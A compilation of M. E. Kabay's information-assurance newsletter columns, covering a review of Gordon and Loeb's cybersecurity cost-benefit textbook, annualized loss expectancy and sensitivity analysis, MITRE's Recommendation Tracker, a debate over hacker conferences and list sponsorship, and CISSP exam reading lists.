At the other site < http://www.usdoj.gov/criminal/press_room/press_releases/ >, you'll find links for all the DoJ press releases for the Criminal Division from 1996 to 2006. Many of these cases have nothing to do with computer-related crime and some of them naturally repeat the press releases available at the cybercrime Web site discussed above, but others are nonetheless relevant to IA awareness and teaching when they involve the Internet and the Web.

I think readers will find these resources helpful; perhaps you will also share my grim satisfaction in congratulating both the investigators and the prosecutors (remember the preamble to "Law & Order") in successfully bringing a variety of fraudsters, saboteurs, spammers, pornographers, pedophiles and other creeps to justice.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Evaluating Your Cyber-Intelligence

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time readers of this column may recall that I wrote about Rob Rosenberger in 2003 as he was heading for duty in the Iraq war. Rob runs SecurityCritics.org < http://tech.groups.yahoo.com/group/securitycritics/ > and I'm always happy to receive articles from him. Here's an interesting piece that he sent me as part of a correspondence with a colleague; he has very kindly allowed us to publish this edited version.

* * *

There is a growing market for cyber-intelligence among companies, governments, and militaries. But there is also an old saying in the intelligence community: "Bad intel is worse than no intel at all."

Are you getting bad cyber intelligence? Is there some sort of litmus test we can apply?

The answer is yes: there is a simple two-part litmus test for any intelligence product.

First, does your cyber-intelligence include dossiers on key members of the computer-security-industrial complex? Second, does your intelligence analysis reveal important issues that are embarrassing or even taboo?

Intelligence firms must never dismiss the need for dossiers on the good guys. Why? Because we cannot know our own strengths and weaknesses until we know those of our allies. The U.S. CIA keeps a dossier on Britain's Air Chief Marshall Sir Glenn Torpy – and Britain's MI5 keeps a dossier on Air Force Chief of Staff General T. Michael Moseley.

As a computer-security expert, you probably know a lot about the bad guys. But what do you really know about your antivirus vendor? What do you really know about your Web proxy vendor? Do you really know why renowned expert Jimmy Kuo left McAfee for Microsoft? < http://news.com.com/2100-7350_3-6117418.html >

Ask your cyber-intelligence vendor for a detailed dossier on your antivirus vendor. Ask for a dossier on renowned antivirus expert Costin Raiu.< http://www.kaspersky.com/virusanalysts#h > If your vendor keeps dossiers only on the bad guys, then they've failed the first part of the litmus test.

Now let's discuss the second part of the litmus test. Suppose you obtain a dossier on your antivirus vendor. Do they license their antivirus technology from another company? Does it reveal embarrassing or even taboo activities at the firm? Does the dossier offer detailed biographies on major research and development team members? Does it provide a comprehensive bibliography for source information? Does the dossier plagiarize another agency's research?

Intelligence firms must never dismiss the need for the whole truth. Why? Because a partial truth

is actually a lie by omission. Intelligence firms get paid to deliver information, not to withhold it. We learned this lesson the hard way on 9/11/01.

Dissect the dossier on your antivirus vendor. If it contains only news stories, press releases and Gartner Group's short-term assessment of the firm, then it fails the second part of the litmus test. Dissect the dossier on renowned expert Costin Raiu. If it fails to include what I said about him in 2006 in a speech where I predicted that a foreign intelligence agency will oversee nearly all corporate antivirus research by 2010 (video < http://vmyths.com/mm/rants/2006/0808/part02.m3u > or audio < http://vmyths.com/mm/rants/2006/0808/02.mp3 >), then it fails the second part of the litmus test. It's that simple.

Now it's time to put YOU to the test. Let's suppose you realize you've subscribed to poor intel for all these years. Your CIO pays you to give him good cyber intelligence. Will you reveal this truth to your CIO – or will you lie by omission?

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

For younger readers, the expression “over the transom” may not mean much. A transom is (or was) a window placed above a door to improve ventilation; these devices are common in old office or campus buildings that predate widespread installation of built-in air-conditioning.

For people in the literary world, a book is described as over-the-transom when it arrives for review from its publisher or author without warning. I receive about a dozen over-the-transom books per year because I write this column but I review only a few of them because other writers, notably the distinguished security specialist Robert Slade < http://victoria.tc.ca/int-grps/books/techrev/rms.htm >, make a practice of reviewing many security books and do a fine job < http://victoria.tc.ca/int-grps/books/techrev/review.htm >. Also, I have a peculiar attitude towards reviewing books that disqualifies me as a _bona fide_ reviewer: I dislike publishing negative reviews. On those occasions where I have not liked a book, I have sent my review to the author in the form of suggestions for the next edition but declined to publish it. On the other hand, I do occasionally like to point out especially good texts that can be useful to readers and to fellow teachers. Today's topic is one such book: _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b >

According to the book jacket, Prof L. A. Gordon, PhD “…is the Ernst & Young alumni Professor of Managerial Accounting and Information Assurance at the University of Maryland's Smith School of Business. Gordon is one of the world's leading experts and frequent speakers on the subject of cybersecurity economics, capital investments, cost management systems, and performance measures. . . .” Dr Gordon has a rich Web site with many valuable pointers for readers of this column.< http://www.rhsmith.umd.edu/faculty/lgordon/ > Prof M. P. Loeb, PhD is “… a professor of accounting and information assurance…” at the same institution and is “… also an affiliate professor at the University of Maryland Institute for Advanced Computer Studies [as is Prof Gordon]. Loeb’s research on information security economics, mechanism design, and incentive regulation is internationally recognized and has been published in leading academic journals in economics, computer science, and accounting.” His Web site also has a wide range of valuable information. < http://www.rhsmith.umd.edu/faculty/mloeb/ >

The text has the following structure:

Glossary
Acronyms
References
Selected Annotated Bibliography
Index

In my next three columns, I will discuss some of the fundamental issues covered by professors Gordon and Loeb in their text.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I began reviewing the book _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b >

In my courses on the management of information assurance (IA) < http://www.mekabay.com/courses/academic/norwich/is342/index.htm > I make a point of telling my students that as managers, we should always be prepared to answer the following two questions from upper management about our proposed budgets for IA:

1. Why do we need to spend _so much money_ on IA?
2. If IA is so important to us, why aren't you asking for _more_ money than this?

These questions focus on the idea that it should be possible to decide on optimal security expenditures for a specific organization using reason.

Before delving into the text, I want to be sure that readers are aware of a great divide in the world of security management: a battle between extreme proponents of quantitative risk management methodologies and those who insist that only qualitative methods have any validity. Personally, I like using both approaches and will discuss my position after reviewing the textbook.

Drs Gordon and Loeb began their text with a well-written review of the importance of IA in their introductory chapter. They review the evolution of management structures, the growing acceptance of security standards, and the rise of organizations supporting IA. Most important, they directly confront fundamental difficulty faced by those proposing quantitative risk management for security-related decisions: the argument that such quantitative methods are based on an incomplete and necessarily faulty base of numerical information about the costs and probabilities of security incidents. They warn that basing economic decisions about IA solely on best practices cannot guarantee that these spending levels are optimized. As they write,". . . if all firms take this approach, all firms may be either overspending for security or leaving themselves open to unnecessary risks. . . . Herd behavior may feel good and have some merit, but it is no substitute for carefully conducted analysis." The authors argue that both methodologies have their place.

The authors throw down the gauntlet to extreme supporters of qualitative risk analysis and management (those who deny any role to quantitative methods): ". . . an important goal of this book is to debunk the five cybersecurity myths listed here[:]

Myth 1: Cybersecurity activities do not lend themselves to cost-benefit analysis.
Myth 2: All cybersecurity breaches have a significant economic impact on organizations.
Myth 3: Determining the right amount to spend on cybersecurity activities is a crapshoot.
Myth 4: The role of risk management in cybersecurity is well understood.

Myth 5: Information sharing has reduced cybersecurity-related problems.

In my next column, I'll be looking at Chapter 2: "A Cost-Benefit Framework for Cybersecurity."

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my two latest columns, I have been reviewing the book _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b > Today I'll continue with a couple more of the chapters in this excellent resource for IA managers.

Chapter 2 is entitled "A Cost-Benefit Framework for Cybersecurity" begins with clarification of the distinction between operating costs and capital investments -- a touchy subject for a countenance because, as the authors point out, our rapidly-changing technical and threat environments mean that much of what we buy has to be replaced relatively quickly. From some standpoints, it would make much more sense to regard IA expenditures as operating expenses; the authors write, "the fact that corporate balance sheets usually do not explicitly report cyber security investments, even though such investments are critical assets for organizations operating in the digital economy, supports the observation that firms generally expense cyber security investments." They add, "Indeed, a good way to view all costs related to cybersecurity activities is to think of them as capital investments with varying time horizons. . . . This is the approach we take in this book."

Next, the authors define the principles of cost-benefit analysis; in essence, ". . . the organization should keep increasing its security activities as long as the incremental benefits from increased in such activities exceed the incremental cost of those activities." They then discuss the net present value (NPV) model, which takes into account the costs of investments over time (e.g., the costs of financing and a lost investment opportunities) and values such as loss avoidance and the incremental gains associated with those benefits -- all expressed in constant currency values. They explain the internal rate of return (IRR) and return on investment (ROI) and then provide detailed scenarios and calculations to help readers get used to these quantitative concepts.

Chapter 3, "The Costs and Benefits Related to Cybersecurity Breaches," explores how managers can classify and evaluate direct and indirect costs as well as explicit and implicit costs. These two dimensions are orthogonal (independent). Direct costs can be traced to specific security incidents where as indirect costs include IA overhead such as firewalls and other security devices or personnel costs for IA teams. Explicit costs are those tied specifically to IA; implicit costs include consequential damages such as opportunity costs. The authors discuss the uncertainty of cost estimation and referred to research they have conducted and published on these matters. Their findings suggest". . . that it is a myth to assume that all cybersecurity breaches have a significant economic impact on organizations. . . . However, the cybersecurity breaches associated with confidentiality do indeed tend to have a significant economic impact on organizations."

Next time, I'll finish this extended review of Profs Gordon and Loeb's text as they discuss "The Right Amount to Spend on Cybersecurity" and how to talk to upper management about the value of IA.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Managing Cyber-Security Resources (4)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my recent columns, I have been reviewing the book _Managing Cyber-Security Resources: A Cost-Benefit Analysis_ by Lawrence A. Gordon & Martin P. Loeb (2006, McGraw-Hill; ISBN 0-07-145285-0). < http://preview.tinyurl.com/yzsn7b >

Chapter 4 is entitled "The Right Amount to Spend on Cyber Security" and introduces the highly controversial ALE, which stands for either "annual loss expectancy" or "annualized loss expectancy" depending on the user. The ALE begins by computing the product c-sub-i*p-sub-i for each expenditure i where c is the cost and p is the probability that the expense will occur in a one-year period. By summing these products, one can develop a model showing the average expected gains and losses from different security strategies. ALE computations are the basis for actuarial calculations in the insurance industry; they allow insurers to set premiums as a function of both potential loss and expected probabilities of loss (and the converse, the expected probability that there will be no loss and therefore a profit for the insurer). Chapter 4 of this text is one of the best and most detailed descriptions of ALE computations that I have seen, we are many examples, tables and figures to help readers grasp and master this quantitative methods. The chapter also briefly discusses outsourcing cyber security.

Chapter 5 of the text is "Risk Management and Cybersecurity." The authors present some simple approaches to dealing with uncertainty as discussed in the paragraph above and they extend the review to encompass risk aversion or risk tolerance in the organization. This chapter logically flows straight into Chapter 6, "The Business Case for Cybersecurity," which is one of the most valuable in the book. The authors present a systematic approach to developing a business case for presenting proposed IA plans to business colleagues. Each of the following steps is explored in detail and I think this chapter alone would be worth the price of the book:

1. Specify organizational cybersecurity objectives.
2. Identify alternatives for achieving cybersecurity objectives.
3. Acquire data and examine each alternative identified.
4. Conduct cost-benefit analysis and rank-order the alternatives identified.

They present a case study in detail in a way that will help any IA manager grasp and apply the principles they are teaching.

Chapter 7, "Cybersecurity Auditing," and Chapter 8, "Cybersecurity's Role in National Security," are both well-written and useful as the book draws to a close. The authors conclude with a brief chapter of interesting pointers that draw on their professional experience and wisdom.

I thank Prof Gordon for having personally sent me an autographed copy of this textbook. I thoroughly enjoyed reading it and am considering it for inclusion in the curriculum of my own security-management courses.

* * *

Readers and instructors interested in this subject matter may wish to read a little article from several years ago called “The Net Present Value of Information Security” that discusses how IA can be more than just loss-avoidance.< http://www.mekabay.com/infosecmgmt/npvsec.htm > & < http://www.mekabay.com/infosecmgmt/npvsec.pdf > Another resource you might like bears on the problem of uncertainty about computer-security statistics: “Understanding Computer Crime Studies and Statistics v4” which is available at < http://www.mekabay.com/methodology/crime_stats_methods.htm > & < http://www.mekabay.com/methodology/crime_stats_methods.pdf >. Finally, you might be able to use the PowerPoint lecture notes on risk assessment and risk management from my “IS342 Management of IA” course. < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/47_Risk.ppt >

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

ALEatory ALE

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Regular readers of this column know that I have just finished a four-part review of a fine textbook focusing on rational allocation of resources to information assurance (IA). One of the most important tools of quantitative risk management is the annualized loss expectancy (ALE). The ALE is calculated by using probabilities of events (as the name implied, calculated over a period of a year) and the expected costs associated with those events.

To get a simple illustration of how the ALE works, one can apply it to an insurance or any other loss-management computation. Suppose an insurance-company statistician, called an actuary, determines that the likelihood that a particular customer will die in the coming year is about 0.005 (0.5%). For a million-dollar insurance policy, the insurance company is betting the customer that he won't die this year; the customer is betting that he will die this year. If the customer dies, the company will pay his beneficiary $1M; if he does not die, they get to keep all of his premium. Although in reality, the loss to the insurer is the payout minus the premium, for simplicity's sake, we can ignore this minor difference in our illustration.

Readers will easily be able to see that with the 0.005/year probability of death, the actuary will be able to calculate a premium of $5,025.13 as the break-even point for the company (because 0.005*-$1,000,000 + 0.995*$5,025.13 = $0). Any premium above $5,025.13 will make a profit for the company on average for this class of customer and any premium below that amount will, on average, result in losses.

Back to our insurance-company actuary. She knows that the 0.005 probability happens to have been based on (say) 1,000 observations of men of this particular age, health status, occupational status, and other demographic attributes associated with differential mortality. Using standard statistical methods, she can easily computer (as I just did in less than one minute using the well-known MINITAB statistical software package < http://www.minitab.com/ >) that the probability of death for this class of customer might be as low as 0.001625 or as high as 0.011629 with a confidence of 95%; i.e., that the calculated interval – what statisticians call the "95% confidence limits" – would include the real (the "parametric") population's proportion in 95% of the random samples of 1,000 from the population in question.

Using those numbers, we discover that the break-even points would go down to $1,627.64 or up to $11,765.82. So the actuary would turn the figures over to the financial and marketing experts in the company, who would then evaluate how high they could reasonably put the premium while maintaining their market share – and how low they would be willing to push down the premium given the increasing risks of losses.

What the actuary has done for her company is a sensitivity analysis. I recommend that IA practitioners learn to use sensitivity analysis on all quantitative risk-management techniques that use estimated costs and estimated probabilities. My worry about naïve applications of ALE calculations is that neither the costs nor the probabilities associated with security breaches are known precisely in any given organization or situation. Given the often-large uncertainty (sometimes orders of magnitude) in the numerical values used in these computations,

practitioners should apply sensitivity analysis to evaluate the results of such models. As we saw in the insurance example, sensitivity analysis examines the consequences of varying assumptions on the results of numerical models. < http://sensitivity-analysis.jrc.cec.eu.int/ > Rather than assuming that a fixed result of a single calculation should be taken on faith as the basis for making a decision about expenditures, practitioners can make a number of computations using reasonable ranges of probabilities and reasonable ranges of costs. The set of results is typically evaluated using graphical representation and can provide a much more convincing basis for discussion with colleagues than a single estimate with no sense of possible variability or error.

An extension of this manual process is called Monte Carlo simulation < http://preview.tinyurl.com/yl66ca > and can involve thousands of stochastic computations based on underlying probabilistic models for some or all of the parameters of a numerical model. Typically we show the results of such aleatory (random) processing as graphs.

Incidentally, I recently priced the cost of a new 20-year term $250,000 life-insurance policy; it is about $2,000 a year – pretty close to the figures used in the illustration in today's column.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

MITRE's Recommendation Tracker Software and Free One-Day Course for Software Developers

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

As networks grow, operations management becomes increasingly complex. Operations managers need to keep track of vulnerabilities, patches, and interactions of applications software with operating systems. See for example the National Institute of Standards and Technology (NIST) – Special Publication (SP) SP800-40v2, "Creating a Patch and Vulnerability Management Program" by Peter Mell, Tiffany Bergeron and David Henning (November 2005).< http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf > Application programmers need to test their software for a bewildering list of possible flaws using systematic automated testing.< http://www.mekabay.com/overviews/programming.pdf > Today I'm presenting some useful free tools to help operations managers and programmers improve security.

One of the great names in systems engineering research is MITRE Corporation, which was founded in 1958.< http://www.mitre.org/about/history.html > With more than 6,000 employees, the company has contributed so much to the nation that its list of honors and awards stretches for pages < http://www.mitre.org/about/awards_recognition.html >. One of its latest contributions is release of the Recommendation Tracker™ (RT) software< http://www.mitre.org/news/releases/08/tracker_12_01_2008.html > which is available free to all < http://sourceforge.net/projects/rectracker/ >.

MITRE describes RT as "an open source program that facilitates development of automated security benchmarks. System administrators use benchmarks—essentially a set of recommendations—to securely configure an operating system or software application and then set up automatic testing to ensure proper configuration. The new edition of RT has features that support the collaborative process of benchmark creation, including taking ordinary textual input and producing output in the standardized XML-based language, XCCDF< http://nvd.nist.gov/xccdf.cfm >[link added]. Combined, these features make it easier and more efficient to generate and implement benchmarks."

The press release goes on to describe the context for RT and I have added links for readers interested in learning more about each of the MITRE contributions they enumerate:

> The RT is just the latest tool developed by MITRE in the last 10 years to help the security community produce automated, standardized benchmarks. The not-for-profit organization has developed four of the six security standards which comprise the National Institute of Standards and Technology's Security Content Automation Protocol, or SCAP. The four standards are:
>
> - Common Vulnerabilities and Exposures (CVE®)< http://cve.mitre.org/about/index.html >
> - Open Vulnerability and Assessment Language (OVAL®)< http://oval.mitre.org/oval/about/index.html >
> - Common Platform Enumeration (CPE™)< http://cpe.mitre.org/about/index.html >

- Common Configuration Enumeration (CCE™)< http://cce.mitre.org/about/index.html >

The download page at SourceForge for RT includes links to several useful articles that will interest readers:

- The New School of Information Security< http://slashdot.org/article.pl?sid=08/04/21/1323233 >
- Creating a Security Test Environment?< http://slashdot.org/article.pl?sid=08/08/01/1252250 >
- Building an Effective Information Security Policy Architecture < http://slashdot.org/article.pl?sid=08/06/13/1333224 >
- Stepping Through the InfoSec Program< http://slashdot.org/article.pl?sid=08/08/11/1243258 >

MITRE is offering free one-day courses; one will be at its Bedford, MA offices < http://mitre.org/about/locations/bedford_map.html > on Wednesday, January 21. 2009 with several more in McLean, VA < http://www.mitre.org/about/locations/mitre2_map.html > which will significantly lower the hurdle for generating standardized automated benchmarks for software projects using RT and other tools. Visit the MITRE Web site to register.< http://www.mitre.org/register2/benchmark/ >

The course description provides general goals for the day's work:

> You will learn:
>
> - How to use free tools and industry standards to create security guidance that helps system administrators configure and operate systems securely.
> - Why system administrators need clear, easy-to-use security guidance that applies to their enterprise systems before, during, and after deployment.
> - Why system administrators must have security guidance that is easy to understand, manage, and apply in time for their planning, installation, configuration, and operation of their systems.

If all 55,000 subscribers choose to attend the course, Steve assures us that he will make arrangements for repeat sessions. He will also have the FBI arrest me under the Computer Fraud and Abuse Act of 1986 < http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html > for a denial of service of a federal-interest computer if you crash MITRE servers by all accessing the course pages at once <g,d&r>. So here's your chance to get even with me for all those puns and offensive political remarks some of you dislike!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

On Hacker Conventions, SecurityPortal and List Sponsorship

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently President Richard Schneider of Norwich University wrote to me about a message he had received from one of our alumni concerning a message that appeared on one of the well-known and respected SecurityFocus discussion lists, Security Basics < http://www.securityfocus.com/archive/105/445936 >. The alumnus was concerned that the call for participation in the PAKCON conference might tarnish the reputation of our University because we pay for advertising in the SecurityFocus lists.

I wrote back "In my opinion, as sponsors of this list, we have no responsibility whatever for its content. It is difficult for me to imagine anyone assuming that there is any association between Norwich and what random individuals post on a public discussion list hosted by someone we pay money to for ads."

In addition, I wrote, "the PAKCON conference seems to be no worse than DEFCON, to which we regularly pay for Norwich students to attend as part of their learning experience. The location in Pakistan is irrelevant, as is the name or ethnicity of the organizer." In sum, then, "I see no problem here. I am copying my colleague Prof Stephenson for his opinion on this matter."

Peter R. Stephenson, PhD, CISM, CISSP, FICAF is Associate Program Director of the graduate program in information assurance at Norwich. He wrote to President Schneider as follows:

[The following is Peter's text, used with permission.]

I concur with Prof. Kabay. There are several hacking conferences around the world (DEF CON < http://www.defcon.org >, HOPE < http://www.hopenumbersix.net/ >, etc.). There was a time when we, as security professionals, were divided about the value and ethics of participating in these. That position has changed markedly.

While there still are a few who oppose any connection with hackers or hacking conventions (sometimes called "cons"), most enlightened security professionals see great value in participating as observers. This is especially true of those in our profession who lean towards the technical side as I do. These events are attended regularly by law enforcement as well and for the same reason.

There are a few credible information security portals of which SecurityFocus < http://www.securityfocus.com > is arguably the oldest and most credible. It is a commercial portal now, owned by the large security firm Symantec. It contains valuable information and as a university program interested in attracting top candidates as future students. it is wholly appropriate for the MSIA to be a sponsor and have advertising there. This portal gets hundreds of thousands of readers and most are serious information security professionals.

Because it is a global portal it is reasonable to expect that there would be participation from

around the world. This portal has evolved into a very professional operation and we no longer see the kind of behavior that was typical of the hacker boards of the 1990s.

Additionally, this is a source of what we refer to as _full disclosure_ vulnerability reporting. This has been controversial over the years but most security professionals with experience agree that it is a good thing and, for some organizations, has truly saved their skins on many occasions by having the identification of and defense against what we call _zero-day exploits_. These are attacks that get into the wild before the software developers have time to create patches to protect their software. Rules for full disclosure have evolved over the years and SecurityFocus has been a leader in promoting responsible full disclosure.

The bottom line, in my view, is that SecurityFocus is a positive contributor to our profession, a good source of leads for new admissions and completely appropriate for us to sponsor.

[end of Peter's text]

My own position with respect to _speaking_ at meetings remains consistent with the (ISC)^2 Code of Ethics < https://www.isc2.org/cgi/content.cgi?category=12 > which requires CISSPs and other holders of the organization's professional certifications "To discourage such behavior as:…

- Professional association with non-professionals
- Professional recognition of or association with amateurs
- Associating or appearing to associate with criminals or criminal behavior."

When asked to speak on panels at conferences, I always ask who else will be on the panel; I have refused to speak on panels where known criminal hackers or apologists for criminal hacking are to speak. However, I have spoken at conferences where such people were in attendance or where they spoke in their own sessions. But having our university sponsor SecurityFocus lists seems perfectly acceptable to me as a security professional.

If readers are interested in contributing to this topic for a follow-up column, I will collate correspondents' responses into an article. Please let me know whether and how to identify you when I quote your comments (e.g., with or without employer affiliation, title and so on). I will send the draft of their edited comments back to each contributor selected before publishing the compilation.

My thanks to President Schneider for authorizing public discussion of this interesting issue.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at <

http://www.mekabay.com/index.htm >.

Preparing for the CISSP Exam (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A former student recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. I decided to answer him by writing an essay that readers of this column who are thinking about the exam could also use. By the end of the essay, I had so much material I was forced to chop it up into smaller pieces to fit the constraints of this column, so here's part 1 of 4.

* * *

The key to passing the CISSP exam, in my opinion, is daily attention to expanding one's exposure to interesting and thought-provoking information and ideas in the field. As you know from my constant reiteration of the point in our classes at Norwich, I have nothing but contempt for cramming – it is not possible to remember what is learned in a rush for very long. Indeed, I teach all my students to use SQ3R (Survey/Question, Read/Recite, Review) a well-established study method that pays off with long-term integration and retention of knowledge. Readers may want to use my one-page summary, available from my Web site in HTML < http://www.mekabay.com/methodology/sq3r.htm > and in PDF < http://www.mekabay.com/methodology/sq3r.pdf >.

Anyone committed to professionalism should read a wide range of reputable publications and participate in serious discussion groups.

Some of my favorite electronic newsletters are the following:

Computerworld Newsletters
http://www.computerworld.com/action/member.do?command=registerNewsletters
- Disaster Recovery
- Security
- Infrastructure & Control
- Security: Issues and Trends
- Virus and Vulnerability Roundup

"CRYPTO-GRAM" from Bruce Schneier
http://www.schneier.com/crypto-gram.html

"DHS Daily Open Source Infrastructure Report" from the US Department of Homeland Security
http://www.dhs.gov/infrastructuredailyreport

"EFFector" from the Electronic Frontier Foundation
http://www.eff.org/effector/

"EPIC Alert" from the Electronic Privacy Information Center
http://www.epic.org/alert/

Network World Newsletters

Identity Management
http://www.networkworld.com/newsletters/dir/index.html
Access Control
http://www.networkworld.com/newsletters/vpn/index.html

"ITL Computer Security Bulletins" from the National Institute of Standards and Technology Information Technology Laboratory Computer Security Division's Computer Security Resource Center

http://csrc.nist.gov/publications/nistbul/index.html

"RISKS DIGEST" from the Association for Computing Machinery Committee on Computers and Public Policy

http://catless.ncl.ac.uk/Risks/

SANS Newsletters http://www.sans.org/newsletters/?ref=1701

"@RISK: The Consensus Security Vulnerability Alert"
"NewsBites"

ZDNet UK newsletters http://community.zdnet.co.uk/account/manage.htm

"IT Whitepapers"
"Security"

More resources in my next newsletter.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Preparing for the CISSP Exam (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last column, I began responding to a former student recently wrote to me with a request for suggestions on what to read in preparing for the CISSP exam. In this second article, I review some valuable Web sites for such preparation.

* * *

The National Institute of Standards and Technology Information Technology Laboratory Computer Security Division's Computer Security Resource Center (I guess that would be the NIST ITL CSD CSRC – whew!) has a several good resources for CISSP review.

First, the NIST Special Publications (SP) page < http://csrc.nist.gov/publications/nistpubs/index.html > has a wealth of valuable papers for anyone interested in reviewing and extending security knowledge – especially security-management knowledge. I have reviewed many of these documents in this column will be reviewing new ones in upcoming columns.

A related page is the NIST ITL CSD CSRC Draft Publications list < http://csrc.nist.gov/publications/drafts.html > which offers even more recent documents plus the opportunity for CISSP-preparers to apply their analytical skills to improving proposed documents. Some of the drafts are also linked from the previously-mentioned SP page, but on the draft page each is described in a one-paragraph summary that includes the deadlines for comments.

Even if CISSP candidates are not currently working in the US federal government, they would do well to read many of the Federal Information Processing Standards (FIPS) available from the NIST ITL CSD CSRC < http://csrc.nist.gov/publications/fips/index.html >. In particular, I draw your attention to the more recent documents such as

- 2001-05 FIPS 140-2 Security requirements for Cryptographic Modules
- 2006-03 FIPS 201-1 Personal Identity Verification (PIV) of Federal Employees and Contractors
- 2001-11 FIPS 197 Advanced Encryption Standard
- 2002-03 FIPS 198 The Keyed-Hash Message Authentication Code (HMAC)
- 2002-08 FIPS 180-2 August 2002, Secure Hash Standard (SHS)
- 2004-02 FIPS 199 Standards for Security Categorization of Federal Information and Information Systems
- 2006-03 FIPS 200 Minimum Security Requirements for Federal Information and Information Systems.

A collection of interesting white papers on security-related topics is maintained by Entrust < http://www.entrust.com/resources/whitepapers.cfm >. At latest count, there are 110 papers freely

available from that source (some of them in German) without having to sign up for anything. Some of the ones I recommend:

- AITE Online Banking Security: FFIEC Deployment Experiences
- An Introduction to Cryptography and Digital Signatures v2.0
- Authentication: The Cornerstone of Secure Identity Management
- Best Practices for Choosing a Content Control Solution
- Common Criteria Evaluation
- Countering On-Line Identity Theft: New Tools to help Battle Identity Theft on the Internet
- Did security go out the door with your mobile workforce?
- Enhanced Online Banking Security - Behavioral Multi-Factor Authentication
- Entrust Internet Security Survey - European Survey Overview and Report Methodology
- GIGA Report: Total Economic Impact of Entrust TruePass and Token-based Authentication
- Information Security Governance: Toward a Framework for Action (BSA white paper)
- Myths and Realities in Content Control for Compliance
- Protecting Information on Laptops and Mobile Devices
- Quantum Computing and Quantum Cryptography
- Security In A Web Services World
- Trends in Outbound Content Control: A White Paper by Ferris Research
- Trusted Public-Key Infrastructures
